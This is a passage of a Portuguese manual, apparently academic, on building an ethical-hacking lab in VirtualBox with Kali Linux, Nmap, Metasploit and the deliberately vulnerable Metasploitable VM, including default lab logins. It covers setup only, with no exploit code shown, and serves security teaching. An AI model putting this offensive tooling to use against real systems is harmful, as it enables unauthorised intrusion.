Construir um manual apresentando a configuração de um ambiente de estudo com ferramentas utilizadas para execução de testes de penetração para a prática de *ethical hacking*.

#### 3.2. OBJETIVOS ESPECÍFICOS

- Apresentar o conceito inicial sobre o estudo em segurança de aplicações *web*.
- Apresentar as ferramentas utilizadas nesse estudo.
- Configurar o ambiente e as máquinas virtuais contendo os sistemas operacionais utilizados para a execução deste trabalho.
- Executar testes de *scanner* de rede, portas e serviços, assim como testes de penetração e invasão de servidores.
- O manual também vai conter o resultado dos testes executados, assim como apresentar as vulnerabilidades encontradas.

## 4. DISTRIBUIÇÕES KALI LINUX E METASPLOITABLE E SOFTWARES NMAP E METASPLOIT.

Para a construção da infraestrutura desse trabalho, utilizou-se o *software* de virtualização *VirtualBox* que está disponível para download no seguinte *link*: <https://www.virtualbox.org/wiki/Downloads> com versões para Windows, OS X *hosts*, Linux, Solaris entre outras, como mostrado na Figura 1. O manual de instalação do *VirtualBox* se encontra no seguinte endereço digital: <https://www.virtualbox.org/manual/UserManual.html#install-win-performing>.




Figura 1 - Sistemas operacionais disponíveis para o *VirtualBox*

Após o download e instalação do *VirtualBox*, o *software* foi aberto para adicionarmos uma máquina virtual para instalação do Kali Linux. Clicando no botão “Novo”, conforme a Figura 2, iniciou a criação de uma nova máquina virtual. Na sequência informou-se o nome da máquina, o tipo do sistema operacional e a versão conforme Figura 3. Em seguida defini 1024 MB para o tamanho da memória RAM, como pode-se ver na Figura 4, que neste caso é o suficiente já que o Kali é uma distribuição leve e consome pouca memória.



Figura 2 - Criando nova máquina virtual para o Kali Linux.



Figura 3 - Configurando a máquina virtual Kali Linux.




Figura 4 - Tamanho da Memória RAM dedicada à máquina virtual Kali Linux.

Dando sequência, marquei a opção para criar um novo disco rígido no formato VDI (*VirtualBox Disk Image*) que estará dinamicamente alocado, para que consuma o espaço de acordo com a demanda, conforme ilustram as Figuras 5, 6 e 7.




Figura 5 - Criar novo disco rígido para a máquina virtual Kali Linux.




Figura 6 - Selecionar o tipo de arquivo para o disco virtual.



O Kali Linux é a evolução da antiga distribuição *Back Track* que era baseada no Ubuntu. Ele foi desenvolvido, financiado e mantido pela empresa *Offensive Security*, que ainda dispõe de uma série de programas de certificações e treinamentos de segurança, projetados para *pentesters* e profissionais de segurança.

O Kali Linux contém nativamente ferramentas específicas voltadas para tarefas na área de auditoria de segurança, como *scanner* de rede, avaliação de banco de dados, ataques de *wireless* e de senhas, exploração de vulnerabilidades conhecidas, engenharia reversa, computação forense e perícia digital, engenharia social, etc.

A documentação completa do Kali Linux está disponível no *link* <https://docs.kali.org/>. O *link* para download é o seguinte: <https://www.kali.org/downloads/>. Neste estudo utilizou-se a versão de 64 bits como ilustra a Figura 9.

## Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our Kali Linux Releases page. Please note: You can find unofficial, untested weekly releases at <http://cdimage.kali.org/kali-weekly/>. Downloads are **rate limited to 5 concurrent connections**.

Image Name	Torrent	Version	Size	SHA256Sum
<a href="#">Kali Linux 32-Bit</a>	Torrent	2019.3	2.9G	3fdf8732df5f2e935e3f21be93565a113be14b4a8eb410522df60e1c4881b9a0
<a href="#">Kali Linux 64-Bit</a>	Torrent	2019.3	2.9G	d9bc23ad1ed2af7f0170dc6d15aec58be2f1a0a5be6751ce067654b753ef7020
<a href="#">Kali Linux Large</a>	Torrent	2019.3	3.5G	dd44391927d38d91cae96ed1a8b918767d38bee2617761fab2d54ad8c77319ec

Figura 9 - Tela de download do Kali Linux.

Para iniciar a instalação do Kali Linux, utilizou-se a máquina virtual criada conforme a Figura 10, foi selecionada a imagem ISO baixada no *site* do Kali Linux

conforme a Figura 9. Na primeira tela do Kali Linux foi selecionada opção *Graphical Install* vide Figura 11. Em seguida escolhe-se o idioma e o teclado.



Figura 10 - Inicializando máquina Kali Linux.



Figura 11 - Inicializando Instalação do Kali Linux.

Na próxima tela, configurei “kali” para o nome da máquina e o campo “domínio” fica em branco. Na próxima etapa, defini a senha do usuário *root*, que será o usuário utilizado na máquina Kali. Configurei a senha para o usuário *root*

conforme a Figura 12. Na sequência o estado geográfico para a configuração regional foi escolhido.




Figura 12 - Cadastrando a senha para usuário root.

O próximo passo foi o particionamento do disco, onde selecionei a opção “Assistido – usar o disco inteiro”, devido sua simplicidade de configuração e por termos utilizado um ambiente virtualizado, mas, caso a instalação seja feita em uma máquina real, o particionamento pode ser feito manualmente podendo assim ter os tamanhos das partições personalizados.

Na sequência foi selecionada a opção “todos os arquivos em uma partição”, para o tipo de particionamento do disco, mas, pode-se também utilizar a opção de criar uma partição separada para o diretório /home. Na sequência finalizei o particionamento conforme a Figura 13.




Figura 13 - Finalizar particionamento do disco rígido.

Na próxima etapa foi configurada a opção: sim, para utilizar um espelho de rede, a fim de suplementar o repositório de atualizações e *softwares*, conforme Figura 14. Na sequência foi escolhido instalar o carregador de inicialização GRUB. Conclua a instalação.




Figura 14 - Espelho de rede do Kali Linux.

## 4.2. SOFTWARE NMAP

*Nmap (Network Mapper)* é um utilitário gratuito de código fonte aberto para exploração de rede e auditoria de segurança. Suporta os principais sistemas operacionais: Unix, Linux, Windows e Mac OS. “Publicações como *Linux Journal*, *Info World*, *LinuxQuestions.Org* e *Codetalker Digest* reconheceram o *Nmap* como a ‘ferramenta de segurança do ano’”. (NMAP.ORG, 2019).

O *Nmap* teve sua primeira versão lançada em 1º de setembro de 1997 com o intuito de consolidar a área de *scanners* de portas em uma única ferramenta gratuita e flexível. Continha 3 arquivos e apenas 2 mil linhas de código suportado somente para Linux.

Lyon (2008) esclarece que o *Nmap* utiliza pacotes IP em seu estado bruto, no qual é requerido acesso de nível *root* para determinar quais *hosts* estão disponíveis na rede, quais serviços estão ativos informando o nome do serviço e sua versão, quais sistemas operacionais com suas versões e se executam algum filtro ou *firewall*. Foi projetado para verificar grandes redes, porém funciona perfeitamente em *hosts* únicos. Para este trabalho, utilizei a versão nativa que vem instalada no Kali Linux, mas, se for necessário instalá-lo em um sistema operacional diferente pode-se utilizar o guia de instalação oficial do *Nmap* no seguinte *link*: <https://nmap.org/book/install.html>.

O *Nmap* possui uma lista de *scripts* chamada NSE (*Nmap scripts engine*) contendo uma grande quantidade de *scripts* prontos para exploração de vulnerabilidades já conhecidas. Esta lista está disponível no *link*: <https://nmap.org/nsedoc/>. Dentre os comandos utilizados na parte de exploração, alguns estão nos *scripts* da NSE.

A documentação do *Nmap* tem versão em português e está disponível no *site* oficial no *link*: [https://nmap.org/man/pt\\_BR/](https://nmap.org/man/pt_BR/).

## 4.3. SOFTWARE METASPLOIT

O *Metasploit Framework* é uma plataforma de teste de penetração bastante robusta e com uma grande gama de ferramentas que permite encontrar, explorar e validar vulnerabilidades. Este projeto é mantido pela empresa Rapid7,

tem uma versão gratuita, a qual foi utilizado neste trabalho, mas também, possui uma versão comercial.

O manual de instalação do *Metasploit* está disponível no *link* <https://metasploit.help.rapid7.com/docs/installing-the-metasploit-framework>, assim como a documentação do *software* está disponível nesse outro *link*: <https://metasploit.help.rapid7.com/docs>.

#### 4.4. MÁQUINA VIRTUAL *METASPLOITABLE*

É uma máquina virtual Ubuntu Linux que disponibiliza um servidor *web* intencionalmente vulnerável que pode ser utilizada para realizar treinamento de segurança, testar ferramentas de segurança e praticar técnicas comuns de teste de penetração.

O arquivo de imagem ISO pode ser baixado no *site* da *sourceforge* pelo *link*: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.

Após ter baixado o arquivo *.zip* do *Metasploitable2* basta descompactá-lo e acessar um diretório com o nome *Metasploitable2-linux* e dentro desse diretório haverá o arquivo *Metasploitable.vmdk*, arquivo utilizado para a máquina do *VirtualBox*.

Com o *VirtualBox* aberto cliquei no botão “Novo”, o nome dado a nova máquina virtual foi *Metasploitable* e as demais configurações foram feitas conforme a Figura 15.




Figura 15 - Criando nova máquina virtual *Metasploitable*.

Na sequência configurei da seguinte forma:

- 512MB de memória RAM;
- na próxima tela selecionei a opção “Utilizar um disco rígido virtual existente” e clique no ícone da pasta, conforme a Figura 16.
- Posteriormente selecionei o arquivo *Metasploitable.vmdk*. Assim feito, cliquei em “Criar” e a máquina virtual *Metasploitable* ficou pronta.




Figura 16 - Selecionar o disco rígido já existente do *Metasploitable*.

Esta máquina virtual é o *host* onde foi efetuado os *scans* de rede e os testes contra as vulnerabilidades disponíveis intencionalmente para serem explorados. A documentação do *Metasploitable* está disponível no *link*: <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>.

## 5. REALIZAÇÃO DE TESTES DE PENETRAÇÃO

### 5.1. INICIALIZANDO AS MÁQUINAS VIRTUAIS

Com o *VirtualBox* aberto, configurei a rede das máquinas virtuais utilizando uma rede NAT (*Network Address Translation*), o que permitiu que as duas máquinas virtuais se enxergassem para a execução dos *scanners* e os testes de penetração. Para isto, selecionei a máquina *Metasploitable*, e cliquei na opção “Configurações”, conforme a Figura 17. Posteriormente no menu “Rede” cliquei na opção “conectado a:” e marquei a opção “Rede NAT”, como mostra a Figura 18. Configurei da mesma forma a máquina KALI.



Figura 17 - Configuração de rede das máquinas virtuais.




Figura 18 - Configuração de rede NAT das máquinas virtuais.

Após as duas máquinas estarem com a rede configurada, pude inicializá-las no *VirtualBox*. Para isso, com o *VirtualBox* já aberto, selecionei a máquina

*Metasploitable* e clique no botão “Iniciar”, conforme a Figura 19. Fiz o mesmo processo de inicialização para a máquina KALI.




Figura 19 - Inicializando máquina virtual *Metasploitable*.

Com as duas máquinas inicializadas, pude logar nos sistemas operacionais delas. Utilizei o usuário: msfadmin e a senha: msfadmin para logar no *Metasploitable* e usuário: root e senha toor para logar no Kali. Pude observar os dois sistemas nas Figuras 20 e 21.

